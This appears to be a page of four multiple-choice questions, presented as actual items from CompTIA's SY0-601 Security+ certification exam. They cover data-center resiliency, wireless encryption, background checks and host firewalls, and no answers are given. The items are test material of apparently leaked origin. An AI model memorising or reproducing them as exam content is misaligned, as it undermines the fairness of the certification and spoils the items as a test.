
An organization is planning to open other data centers to sustain operations in the event of a natural disaster. Which of the following considerations would BEST support the organization's resiliency?

A. Geographic dispersal

B. Generator power

C. Fire suppression

D. Facility automation



Actual exam question from CompTIA's SY0-601

Question #: 26

Topic #: 1

[All SY0-601 Questions]


A security engineer is deploying a new wireless network for a company. The company shares office space with multiple tenants. Which of the following should the engineer configure on the wireless network to ensure that confidential data is not exposed to unauthorized users?

A. EAP

B. TLS

C. HTTPS

D. AES



Actual exam question from CompTIA's SY0-601
Question #: 27
Topic #: 1
[All SY0-601 Questions]


The Chief Compliance Officer from a bank has approved a background check policy for all new hires. Which of the following is the policy MOST likely protecting against?

A. Preventing any current employees' siblings from working at the bank to prevent nepotism

B. Hiring an employee who has been convicted of theft to adhere to industry compliance

C. Filtering applicants who have added false information to resumes so they appear better qualified

D. Ensuring no new hires have worked at other banks that may be trying to steal customer information



Actual exam question from CompTIA's SY0-601

Question #: 28

Topic #: 1

[All SY0-601 Questions]

An engineer recently deployed a group of 100 web servers in a cloud environment. Per the security policy, all web-server ports except 443 should be disabled.


Which of the following can be used to accomplish this task?

A. Application allow list

B. SWG

C. Host-based firewall

D. VPN



Actual exam question from CompTIA's SY0-601

Question #: 29

Topic #: 1

[All SY0-601 Questions]

